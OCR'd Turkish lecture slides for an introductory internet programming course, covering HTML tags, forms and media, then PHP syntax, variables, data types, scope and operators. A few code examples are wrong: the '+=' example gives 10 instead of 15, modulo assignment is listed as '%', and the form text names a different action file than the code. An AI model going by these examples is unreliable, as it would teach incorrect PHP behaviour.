
# HTML / CSS – DUYARLI(RESPONSİVE) TASARIM

- HTML ve CSS Temelleri
- Duyarlı (Responsive) Tasarım



# HTML – Hyper Text Markup Language
## (Yüksek Metin İşaretleme Dili)

- HTML, web sayfalarını oluşturmak için kullanılan standart metin işaretleme dilidir.
- Web sitelerinin şekillendirilmesinde, içerik düzenleme ve yapılandırma kullanılır.
- HTML dosyasının uzantısı *.**htm** veya *.**html** olmak zorundadır (farklı amaçlar ile framework veya uygulamaya özel dosya tipi kullanılmadıkça).

# HTML Sayfası Temel Yapısı

```
<!DOCTYPE Html>
<html>
  <head>
      <title> Benim Sayfam </title>
      <meta charset=”UTF-8”>
  </head>
  <body>
      <h1>Sayfama Hoş geldiniz!</h1>
  </body>
</html>
```

# HTML Etiketleri

- **Başlık etiketleri:** `<h1>` ve `<h6>` dâhil olmak üzere aradaki tüm rakamlar kullanılarak tanımlanabilir
- **Paragraf etiketi:** `<p> Bu bir paragraf </p>`
- **Satır etiketi :** Satır atlama etiketi `<br>` *veya* `<br/>` etiketidir, bu etiketin bitiş etiketi yoktur.
- **Yorum etiketi:** `<!-- Bu bir açıklama -- >`
- **HTML Links – Hyperlinks:** Html sayfalarında bir başka sayfaya, içeriğe ya da url adresine bağlantı oluşturabiliriz
  - ***href:*** *Hangi bağlantıya gideceğini burada belirtiriz.*
  - ***target:*** *Sayfanın nerede açılacağını burada belirtiriz. Örneğin target="_blank" Bağlantıyı yeni bir pencerede açar.*
    - `<a href=”images.html” > FOTOĞRAFLAR </a>` *yazıya tıkayınca* ***images.html*** *sayfası açılacak:*
    - `<a href=” https://www.google.com” > Google </a>` *yazıya tıkayınca ilgili web adresi açılacak.*
- **Resimler:** `<img src=“images/basketball.jpeg” alt=“basketbol”>`

# HTML Etiketleri

## LİSTELER:

- **Sırasız Listeler**: Sırasız bir liste maddelerden oluşur. `<ul> <li>…</li><li>…</li></ul>`
- **Sıralı Listeler:** Maddeler rakamlar, roma rakamları veya harfler ile listelenir. `<ol> <li>…</li><li>…</li></ol>`

```
<h3> Alışveriş Listesi: </h3>

<ul>
    <li>Kahve</li>
    <li>Süt</li>
    <li>Çikolata</li>
</ul>
```

Alışveriş Listesi:

- Kahve
- Süt
- Çikolata

```
<h3> Alışveriş Listesi: </h3>
 <ol>
      <li>Kahve</li>
      <li>Süt</li>
      <li>Çikolata</li>
 </ol>
```

Alışveriş Listesi:

1. Kahve
2. Süt
3. Çikolata

```
<ol type="A">
     <li>Sucuk</li>
     <li>Menemen</li>
     <li>Bal</li>
 </ol>
```

Alışveriş Listesi:

A. Sucuk
B. Menemen
C. Bal

# HTML Etiketleri

**TABLOLAR:**

- ***<table>*** *Tablonun başlangıç ve bitiş etiketidir.*
- ***<tr>*** *Tablo satırı ekleme etiketidir.*
- ***<td>*** *Tablo veri hücresi ekleme etiketidir. Sütun ekleme olarak da düşünebiliriz.*
- ***<th>*** *Tablo başlığı ekleme etiketidir.*
- ***<thead>*** *Tablo başlığını belirgin hale getirmek için kullanılır. Görünüşe etkisi yoktur.*
- ***<tbody>*** *Tablo gövdesini belirgin hale getirmek için kullanılır. Görünüşe etkisi yoktur.*

```
<table border="2">
    <thead>
    <tr>
    <th>İsim</th>
    <th>Ödev</th>
    <th>Proje</th>
    <th>Vize</th>
    <th>Final</th>
    </tr>
    </thead>
    <tbody>
        <tr>
        <td>Volkan</td>
        <td> 50 </td>
        <td> 90 </td>
        <td> 80 </td>
        <td> 100 </td>
        </tr>
    </tbody>
</table>
```

| İsim | Ödev | Proje | Vize | Final |
|---|---|---|---|---|
| Volkan | 50 | 90 | 80 | 100 |


# HTML Etiketleri

**FORMLAR**:

- ***input***: *Kullanıcının bilgi girişi yapması gereken yerlerde kullanılır.*
- ***type***: *Formun türünü belirler.*
- ***text***: *Metin girişi yapılması içindir.*
- ***name***: *Değişken değerini belirler. Her input değeri için farklı isim vermemiz zorunludur.*
- ***value***: *input elemanı içerisine varsayılan olarak yazı yazmamızı sağlar*

**Bazı input ve textarea parametreleri:**


- ***autofocus:*** *İlgili metin alanını seçili hale getirir ve böylece görsel olarak öne çıkmasını sağlar.*
- ***disabled:*** *Veri girişini pasif hale getirir.*
- ***readonly:*** *Sadece okunabilir metin gözükür. Bu alanı fare ile seçemeyiz.*
- ***required:*** *Doldurulması zorunlu alanlarda bu parametreyi kullanırız.*




# HTML Etiketleri

***input type parametresine ait diğer özellikler***:


- ***password:*** *Şifreli alanlarda bu özelliği kullanırız. Karakterler yıldız şeklinde gözükür.*
- ***reset:*** *Formdaki girilmiş tüm verileri temizler.*
- ***file:*** *Dosya yükleme butonudur. Bu butona tıklayınca bir pencere açılı yüklenecek dosya buradan*
- *seçilecektir.*
- ***hidden:*** *Gizlemek istediğimiz kısımlar için bu özelliği kullanırız.*
- ***image:*** *Gönder butonu yerine resim koymak için bu özelliği kullanırız.*
- ***url:*** *Web adresi girişi için kullanılırız.*
- ***tel:*** *Telefon numarası girişi için kullanılırız.*
- ***number:*** *Sayı seçimleri için kullanırız. Aşağı yukarı oklar gözükür.*
- ***range:*** *Sürgü ile minimum ve maximum değerler seçmek için kullanırı*
- ***color:*** *Renk paletinden renk seçeriz.*
- ***search:*** *Arama motoru için bu metin kutusunu kullanırız.*
- ***email:*** *Mail adresi girişi için kullanılırız.*
- ***date:*** *Gün, ay ve yıl seçmemizi sağlar.*
- ***month:*** *Ay seçmemizi sağlar.*
- ***week:*** *Hafta seçmemizi sağlar.*
- ***time:*** *Saat ve dakika seçmemizi sağlar.*
- ***datetime-local:*** *Tek bir seferde gün, ay, yıl, saat ve dakika seçmemizi sağlar.*
- ***button:*** *Buton oluşturmak için bu özelliği kullanırız.*



# HTML Etiketleri




```
<form action="/action_page.php">
  <label for="ad">İsim:</label><br>
  <input type="text" id="ad" name="ad" value="John"><br>
  <label for="soyad">Last Soyad:</label><br>
  <input type="text" id=" soyad " name=" soyad "
value="Güngör"><br><br>
  <input type="submit" value="Gönder">
</form>
```




***action:*** *Formun gönderileceği adresin yazıldığı parametredir. Eğer yukarıdaki kutuya bir şeyler yazıp gönder butonuna tıklarsanız, girdiğiniz bilgileri "kullanici.php" adlı veri dosyasına göndermiş olursunuz.*
***method:*** *Formun gönderilme yöntemidir. **"GET"** metodu kullanıldığında istekler adres satırında görüntülenir. Bir de **"POST"** metodu vardır. Şimdilik bunlara değinmeyeceğiz.*
***target="_blank":*** *Form yeni bir pencerede açılır.*
***value:*** *Butonun üstünde ne yazacağını belirler.*

# HTML Etiketleri

- **VİDEO EKLEME:**

```
<video src="dosya.mp4" type="audio/mp4" width="320px"
height="240px" poster=”foto.jpg” loop autoplay muted
controls> </video>
```

- **SES EKLEME:**

```
<audio src="bethoven.mp3" type="audio/mpeg" loop autoplay
muted controls> </audio>
```

# Ders kodları - GITHUB

- DERS GITHUB: https://github.com/vgungor/php-ders-kod-repo
- Ilk hafta örnek html-css kodu: github >> h1-1_personalPage

# Link ve Kaynaklar

- https://htmlcheatsheet.com/
- Git eğitimi: https://www.youtube.com/watch?v=rWG70T7fePg
- CSS
  - https://css-tricks.com/
  - https://flexboxfroggy.com/#tr
- https://codepen.io/


# PHP

## ~~*Personal Home Page*~~
## *Hypertext Preprocessor*

MBP 192 Internet Programlama

Bahar 25-26

İEU Bilgisayar Prog.



# Ders ile ilgili en kapsamlı kaynak

- https://www.php.net/
  - **PHP Group tarafından yönetilen** resmi site olan **PHP'nin dokümantasyon en doğru ve güvenilir kaynaklardan biridir. Sayfada dil tercihini Türkçe seçerek kullanabilirsiniz.**
    - Resmi dokümantasyondur
    - PHP'de bulunan tüm fonksiyonlar açıklamaları ve örnek kodlarla birlikte burada yer alır.
    - Güncel tutulur
    - Gerçek kullanım örnekleri içerir
    - Dünya çapında standart referanstır.
- Özel dönüşüm fonksiyonlarında site kullanımı daha detaylı anlatılmaktadır.

# PHP Nedir?

- HTML içine gömülebilen bir betik dilidir
- PHP Web Tabanlı ve Nesne yönelimli bir programlama dilidir.
- PHP büyük işletim sistemlerinde; **Linux**, birçok **Unix** türevi (HP-UX, Solaris, OpenBSD vb.), **Microsoft Windows**, **Mac OS**, çok çeşitli platformlarda çalışabilir.
- “Apache, IIS, nginx” gibi HTTP sunucularının büyük kısmını destekler.

# Neden saat değişti?

- index.html

```
<h1>Merhaba, bu HTML</h1>
<p>Saat: ????? </p>
```

**Merhaba, bu HTML**

Saat: ?????

- index.php

```
<h1>Merhaba, bu PHP</h1>
<p>Saat:
<?php echo date('H:i:s'); ?>
</p>
```

**Merhaba, bu PHP**

Saat: 21:24:30

**Kod**: php-ders-sunum-kodlari >> test.html, test.php

# Bilgisayarlarda PHP bulunmuyorsa – Online Compiler

- HTML ile düzgün çalışan: https://www.w3schools.com/php/phptryit.asp?filename=tryphp_compiler
- Alternatif:
  - https://www.programiz.com/php/online-compiler/
  - https://onecompiler.com/php

# Sistemde PHP kontrolü ve kurulum dosyaları

- php –v : işletim sisteminde yüklü PHP versiyonu

```
C:\Users\RiverIsland>php -v
PHP 8.2.12 (cli) (built: Oct 24 2023 21:15:15) (ZTS Visual C++ 2019 x64)
Copyright (c) The PHP Group
Zend Engine v4.2.12, Copyright (c) Zend Technologies
```

- Ortam değişkenleri altında PATH içnde C:/xampp/php olduğunu control ediniz.
- İlk hafta ders notları: MBP192_PHP_InternetProg-giris altında xampp ve extension kurulumları bulunmaktadır.
- Ek olarak Xampp kullanım.pdf dosyası da kullanılabilir.

# PHP Syntax ve Temel Kurallar

- **Kural 1:** PHP kodları ***<?php ..... ?>*** arasına yazılır

```php
<?php
    // PHP kodu buraya
?>
```

- **Kural 2:** Her satır ***noktalı virgül (;)*** ile ***biter***

```php
<?php
    echo "Merhaba";   // ✅ Doğru
    echo "Dünya"      // ❌ Yanlış - noktalı virgül yok
?>
```

- **Kural 3:** PHP küçük/büyük harf duyarlıdır.

- **Kural 4:** PHP dosyaları ****.php*** uzantılı olmalı
  - `index.php` ✅
  - `index.html` ❌ (PHP çalışmaz)

- **Kural 5:** Kod yazımında yorum satırları kullanılır.

  Okunabilir kod!

```php
<?php
  echo "Merhaba Dünya"; // Bu bir açıklama satırıdır.
  # Bu da başka bir tek satırlı yorum örneğidir.
  /* Bu bölümdeki kodlar,
     berber randevu sistemindeki
     veritabanı bağlantısını sağlar.
  */
  echo "Bağlantı başarılı.";
?>
```

# echo = Ekrana yazdır

Ekrana

- “Merhab Dünya!”
- 5 + 3 toplamını
- H1 başlığı olarak “`HTML de yazdırabilir`”

yazdıralım…

```
<?php
    echo "Merhaba Dünya";
    echo 5 + 3;
    echo "<h1>HTML de yazdırabilir</h1>";
?>
```

**Kod**: php-ders-sunum-kodlari >> start.php

# HTML il PHP içi içe çalışması

## HTML İçine PHP Gömme

```
<!DOCTYPE html>
<html>
<head>
    <title>PHP</title>
</head>
<body>
    <h1>Merhaba MBP 192 SINIFI</h1>
    <p>
      <?php echo "Emrah Yüksel"; ?>
    </p>
    <p>
      Lorem ipsum...
        <?php echo " Bu kod HTML etiketi
           arasına eklendi "; ?>
        Excepteur sint...
    </p>
</body>
</html>
```


## PHP İçinden HTML Çıktısı Verme - “ ” dikkat


```
<!DOCTYPE html>
<html>
<head>
    <title>PHP</title>
</head>
<body>
    <?php
    echo "<h1>Merhaba MBP 192 </h1>";
    echo "<p> PHP Dersi </p>";
    echo "<p> Lorem ipsum...
        Bu kod HTML etiketi arasına
eklendi
        Excepteur sint... </p>";
    ?>
</body>
</html>
```

**Kod**: php-ders-sunum-kodlari >> 2-html_ic_ice.php, 3-html_ic_ice.php

# Değişkenler

- Temek kullanım amacı, bir veriyi program boyunca tekrar tekrar yazmak yerine, ona bir isim atayıp o isimle çağırmaktır.
  - **Veri Yönetimi**: Değişkenin değerini bir kez değiştirdiğinizde, o değişkeni kullandığınız her yerde değer güncellenmiş olur
  - **Okunabilirlik:** Karmaşık veriler yerine anlamlı isimler ($fiyat, $musteri_adi) kullanarak kodun ne yaptığı kolayca anlaşılır.



# Değişkenler ve Veri Tipleri

## Değişken Tanımlama Kuralları

- Tüm değişkenler **$** işareti ile başlar sonra değişken ismi yazılır.
- Değişken adları bir harf veya alt çizgi (_) ile **başlamalıdır**.
- **Sayı ile başlayamazlar** ancak içinde sayı barındırabilirler.
- Büyük-küçük harfe duyarlıdırlar
  - ( $ad ile $AD farklı değişkenlerdir).

| Değişken Adı | Durum | Neden? |
|---|---|---|
| `$randevuID` | **Uygun** | Harf ile başlar, standart kurallara uyar. |
| `$_musteri` | **Uygun** | Alt çizgi ile başlayabilir. |
| `$fiyat_2026` | **Uygun** | İçinde sayı barındırabilir. |
| `$2randevu` | **Uygun Değil** | Sayı ile başlayamaz. |
| `$toplam-tutar` | **Uygun Değil** | Tire (-) karakteri içeremez (alt çizgi kullanılmalıdır). |
| `$ad soyad` | **Uygun Değil** | Arada boşluk bırakılamaz. |
| `$değişken` | **Riskli** | Türkçe karakter kullanımı teknik olarak çalışsa da önerilmez. |

```
syntax error, unexpected integer "8", expecting variable or "{" or "$"
View Problem (Alt+F8)    No quick fixes available
<?php $8 = 9; ?>
<?php echo  $8; ?>
```

- **Kod**: php-ders-sunum-kodlari >> değişkenler.php

# Değişken Tanımlama Örnekleri

## Doğru

- **$randevuID**: Harf ile başlar, standartlara uygundur.
  - `$randevuID = 101; echo "Randevu Numarası: " . $randevuID;`
- **$_musteri**: Alt çizgi ile başlama
  - `$_musteri = "Volkan"; echo "Müşteri Adı: " . $_musteri;`
- **$fiyat_2026**: İçinde sayı barındırabilir
  - `$fiyat_2026 = 250.00; echo "Gelecek Yıl Fiyatı: " . $fiyat_2026;`

## Hatalı

- **$2randevu:** Sayı ile başlayamaz
  - `// HATALI KULLANIM $2randevu = "14:30"; // PHP bu satırda 'Parse error: syntax error, unexpected '2'' hatası verir.`
- **$toplam-tutar:** PHP, tire işaretini (-) çıkarma işlemi olarak algıla
  - `// HATALI KULLANIM $toplam-tutar = 500; // PHP burada '$toplam' değişkeninden 'tutar'ı çıkarmaya çalıştığını sanır ve hata verir.`
- **$ad soyad:** Arada boşluk bırakılamaz.
  - `// HATALI KULLANIM $ad soyad = "Mustafa Volkan"; // PHP iki farklı kelime gördüğü için ne yapacağını bilemez.`
- **$değişken:** Türkçe karakter kullanımı.(önerilmez)
  - `// RİSKLİ KULLANIM $ücret = 100; // Teknik olarak PHP 7+ sürümlerinde çalışır ancak dosya kodlaması (UTF-8) değişirse kodunuz bozulabilir. // Önerilen: $ucret = 100;`

`$degisken_adi = degisken_degeri`

# Değişken Veri Tipleri ve Tanımlama

### Değişken Yazım Standartları (CamelCase vs Snake_Case)

| Stil | Örnek |
|---|---|
| Önerilen → CamelCase | `$randevuTarihi` |
| Snake_Case | `$randevu_tarihi` |

**var_dump(),** bir değişkenin yapısı hakkında hem **değerini** hem de **türünü** (veri tipini) gösteren fonksiyondur

- **String (Metin):** Tırnak içerisinde yazılan her türlü metinsel veridir.
  - `$isim = "Volkan";`
- **Integer (Tam Sayı):** Ondalık kısmı olmayan pozitif veya negatif sayılardır.
  - `$yil = 2026;`
- **Float / Double (Ondalıklı Sayı):** Virgüllü (noktalı) sayılardır.
  - `$fiyat = 150.50;`
- **Boolean (Mantıksal):** Genellikle karar yapılarında kullanılır. Sadece iki değer alabilir:
  - `True` (doğru) veya `False` (yanlış).
- **Array (Dizi):** Tek bir değişken içinde birden fazla değer tutmamızı sağlar.
  - `$hizmetler = array("Saç Kesimi", "Sakal Tıraşı");`
- **Object (Nesne):** Dökümanlarda belirtilen "nesne yönelimli" yapının temelidir. Sınıflardan (class) türetilen verilerdir.
- **NULL:** Değişkenin hiçbir değer taşımadığını ifade eder.



- **Kod**: php-ders-sunum-kodlari >> veri_tipleri.php

# Değişken Tanımlama ve Veri Tipleri

- `$hizmet_adi = "Saç ve Sakal Kesimi";(String)`
- `$sure_dakika = 45; (Integer)`
- `$ucret = 350.50; (Float)`
- `$kampanya_var_mi = true; (Boolean)`
- `$ekipmanlar = ["Makas", "Ustura", "Tarak"];`

```php
$hizmet_adi = "Saç ve Sakal Kesimi"; //(String)
echo "<h3>$hizmet_adi = \"Saç ve Sakal Kesimi\";</h3>";
echo "Hizmet Adı: " . $hizmet_adi . "<br>";
var_dump($hizmet_adi);

$sure_dakika = 45; //(Integer)
echo '<h3>$sure_dakika = 45;</h3>';
echo "Hizmet Süresi: " . $sure_dakika . "<br>";
var_dump($sure_dakika);


$ucret = 350.50; //(Float)
echo '<h3>$ucret = 350.50;</h3>';
echo "Hizmet Ücreti: " . $ucret . "<br>";
var_dump($ucret);

$kampanya_var_mi = true; //(Boolean)
echo '<h3>$kampanya_var_mi = true;</h3>';
echo "Kampanya Var mı?: " . ($kampanya_var_mi ? "Evet" : "Hayır") . "<br>";
var_dump($kampanya_var_mi);

$ekipmanlar = ["Makas", "Ustura", "Tarak"]; //(Array)
echo '<h3>$ekipmanlar = ["Makas", "Ustura", "Tarak"];</h3>';
var_dump($ekipmanlar);
```



- **Kod**: php-ders-sunum-kodlari >> veri_tipleri.php

- **Kod**: php-ders-sunum-kodlari >> veri_tipleri.php

# Object (Nesne) veri tipi

- PHP'deki **Object (Nesne)** veri tipi, dökümanlarınızda vurgulanan "Nesne Yönelimli" (Object-Oriented) programlama yaklaşımının temelidir.
- Bir nesne, sadece bir değer değil; o değere ait **özellikleri** (**properties**) ve bu özellikler üzerinde işlem yapabilen **işlevleri** (**methods**) bir arada tutan kompleks bir yapıdır.
- Nesne veri tipini kullanabilmek için önce bir şablon olan **Sınıf (Class)** tanımlanmalı, ardından bu sınıftan bir **örnek** (**instance**) üretilmelidir.

```php
<?php
// 1. Sınıf (Şablon) Tanımlama
class Berber {
    public $isim;
    public $uzmanlik;

    // Nesne oluşturulduğunda çalışan fonksiyon
    public function __construct($ad, $alan) {
        $this->isim = $ad;
        $this->uzmanlik = $alan;
    }

    public function selamVer() {
        return "Merhaba, ben " . $this->isim . ". Uzmanlık
alanım: " . $this->uzmanlik;
    }
}

// 2. Nesne (Object) Oluşturma
$berberNesnesi = new Berber("Volkan", "Saç Tasarımı");

// 3. Yapısını İnceleme
echo "<h2>Object Veri Tipi Yapısı:</h2>";
var_dump($berberNesnesi);

echo "<br><br>";
// Nesne içindeki metoda erişim
echo $berberNesnesi->selamVer();
?>
```

**Sınıf (Class):** Nesnenin nasıl olacağını belirleyen genel plandır
**Nesne (Object):** Bu plandan üretilmiş, hafızada yer kaplayan somut veridir.
**var_dump Çıktısı:** Bu komutu kullandığınızda, PHP size değişkenin tipinin object olduğunu, hangi sınıfa ait olduğunu ve içindeki verileri detaylıca gösterir.

# Değişken Kapsamı (Scope)

- **Değişken kapsamı (variable scope),** bir değişkenin kodun hangi bölümlerinden erişilebilir olduğunu belirleyen kurallar b.ütünüdür.
- Değişkenlerin nerede tanımlandığı, onların ömrünü ve görünürlüğünü doğrudan etkiler.
- Kapsam Tipleri:
  - Yerel Kapsam (Local Scope)
  - Global Kapsam (Global Scope)
  - Statik Kapsam (Static Scope)

| Kapsam Türü | Tanımlandığı Yer | Erişilebilirlik |
|---|---|---|
| **Yerel (Local)** | Fonksiyon içi | Sadece o fonksiyon içinden. |
| **Global** | Fonksiyon dışı | Fonksiyonlar hariç her yer (fonksiyon içinde `global` ile). |
| **Statik (Static)** | Fonksiyon içi | Sadece o fonksiyon içinden ama değeri sıfırlanmaz. |

- **Yerel Kapsam (Local Scope)**
  - Bir fonksiyon içerisinde tanımlanan değişkenler "yerel" değişkendir. Bu değişkenlere sadece tanımlandıkları fonksiyonun içinden erişilebilir. Fonksiyon bittiğinde bu değişkenler bellekten silinir.
- **Global Kapsam (Global Scope)**
  - Herhangi bir fonksiyonun dışında tanımlanan değişkenler "global" değişkendir. Bu değişkenlere fonksiyonların dışındaki her yerden erişilebilir. Ancak, bir fonksiyonun içinden global bir değişkene erişmek için global anahtar kelimesi kullanılmalıdır.
  - **$GLOBALS Superglobal** PHP, tüm global değişkenleri `$GLOBALS['degisken_adi']` isimli bir dizide saklar. Fonksiyon içinde global yazmak yerine bu diziyi de kullanabilirsiniz.
- **Statik Kapsam (Static Scope)**
  - Normalde bir fonksiyonun çalışması bittiğinde içindeki yerel değişkenler yok edilir. Ancak bir değişkenin değerini kaybetmemesini, fonksiyon her çağrıldığında kaldığı yerden devam etmesini istiyorsanız static anahtar kelimesini kullanırsınız.

- **Kod**: php-ders-sunum-kodlari >> degisken_kapsam.php

# Örnek

Adınızı, soyadınızı, yaşınızı, bölümünüzü farklı değişkenlere metin(string) olarak atayın.

Mezuniyet durumunuzu “mezun” isimli bir değişkene mantıksal(Boolean“) olarak atayın.

Ekrana

Merhaba, ben ...ad soyad…

Yaşım: ……

Bölümüm: ……

Mezunsanız “Mezunoldum!”

Değilseniz “Hala öğrenciyim.” olarak yazdırın

```
<?php
 $ad = "Ayşe";
 $soyad = "Yılmaz";
 $yas = 19;
 $universite = "İzmir Ekonomi
Üniversitesi";
 $mezun = false;

 echo "Merhaba, ben $ad  $soyad<br>";
 echo "Yaşım: $yas<br>";
 echo "Okulum: $universite<br>";
 if ($mezun) {
  echo "Mezun oldum!";
 }
 else {
  echo "Hala öğrenciyim.";
 }
?>
```

# OPERATÖRLER

- PHP'de operatörler, değişkenler ve değerler üzerinde işlemler gerçekleştirmek için kullanılan özel sembollerdir.

- Aritmetik Operatörler
- Atama Operatörleri
- Karşılaştırma Operatörleri
- Mantıksal Operatörler
- String (Metin) Operatörleri
- Artırma ve Azaltma Operatörleri
- Hata Operatörü

- **Kod**: php-ders-sunum-kodlari >> operatorler.php

# Aritmetik Operatörler

Sayısal değerlerle standart matematiksel işlemler yapmak için kullanılırlar.

```
<!DOCTYPE html>
<html>
<body>
    <h2>Matematiksel İşlemler</h2>
    <?php
    $a = 10;
    $b = 3;

    echo "A sayısı: $a, B sayısı: $b <br><br>";

    echo "Toplama ($a + $b): " . ($a + $b) . "<br>";
    echo "Çıkarma ($a - $b): " . ($a - $b) . "<br>";
    echo "Çarpma ($a * $b): " . ($a * $b) . "<br>";
    echo "Bölme ($a / $b): " . ($a / $b) . "<br>";
    echo "Modül ($a % $b): " . ($a % $b) . "<br>";
    echo "Üs Alma ($a ** $b): " . ($a ** $b) . "<br>";
    ?>
</body>
</html>
```

| Operatör | İsim | Örnek | Sonuç |
|---|---|---|---|
| `+` | Toplama | `$a + $b` | Toplam |
| `-` | Çıkarma | `$a - $b` | Fark |
| `*` | Çarpma | `$a * $b` | Çarpım |
| `/` | Bölme | `$a / $b` | Bölüm |
| `%` | Modül | `$a % $b` | Bölümden kalan |
| `**` | Üs Alma | `$a ** $b` | $a$'nın $b$. kuvveti |

- **Kod**:
  - php-ders-sunum-kodlari >> operatorler.php
  - php-ders-sunum-kodlari >> aritmetik_operatorleri.php

# Atama Operatörleri

- Değişkenlere değer atamak için kullanılırlar.
- Bileşik atama operatörleri kodu kısaltmanıza yardımcı olur.

| Operatör | Açıklama | Örnek İşlem |
|---|---|---|
| = | Atama İşlemi | <?php<br>$adSoyad="Emrah Yüksel";<br>$sayi=5;<br>$deger=TRUE;<br>?> |
| += | Toplayarak Atama | <?php<br>$sayi=5;<br>echo $sayi+=10;<br>// İşlem Sonucu 10<br>?> |
| -= | Çıkartarak Atama | <?php<br>$sayi=5;<br>echo $sayi-=10;<br>// İşlem Sonucu -5<br>?> |
| *= | Çarparak Atama | <?php<br>$sayi=5;<br>echo $sayi*=10;<br>// İşlem Sonucu 50<br>?> |
| /= | Bölerek Atama | <?php<br>$sayi=5;<br>echo $sayi/=10;<br>// İşlem Sonucu 0,5<br>?> |
| % | Mod Alarak Atama | <?php<br>$sayi=5;<br>echo $sayi%=10;<br>// İşlem Sonucu 5<br>?> |
| .= | Birleştirerek Atama | <?php<br>$ad="Emrah";<br>echo $ad.=" Yüksel";<br>// İşlem Sonucu Emrah Yüksel<br>?> |

- Kod:
  - php-ders-sunum-kodlari >> operatorler.php
  - php-ders-sunum-kodlari >> atama_operatorleri.php

# Karşılaştırma Operatörleri

İki değeri karşılaştırmak için kullanılır ve sonuç olarak **true** veya **false** (boolean) döndürürler.

`==` : Eşittir (Sadece değer kontrolü).

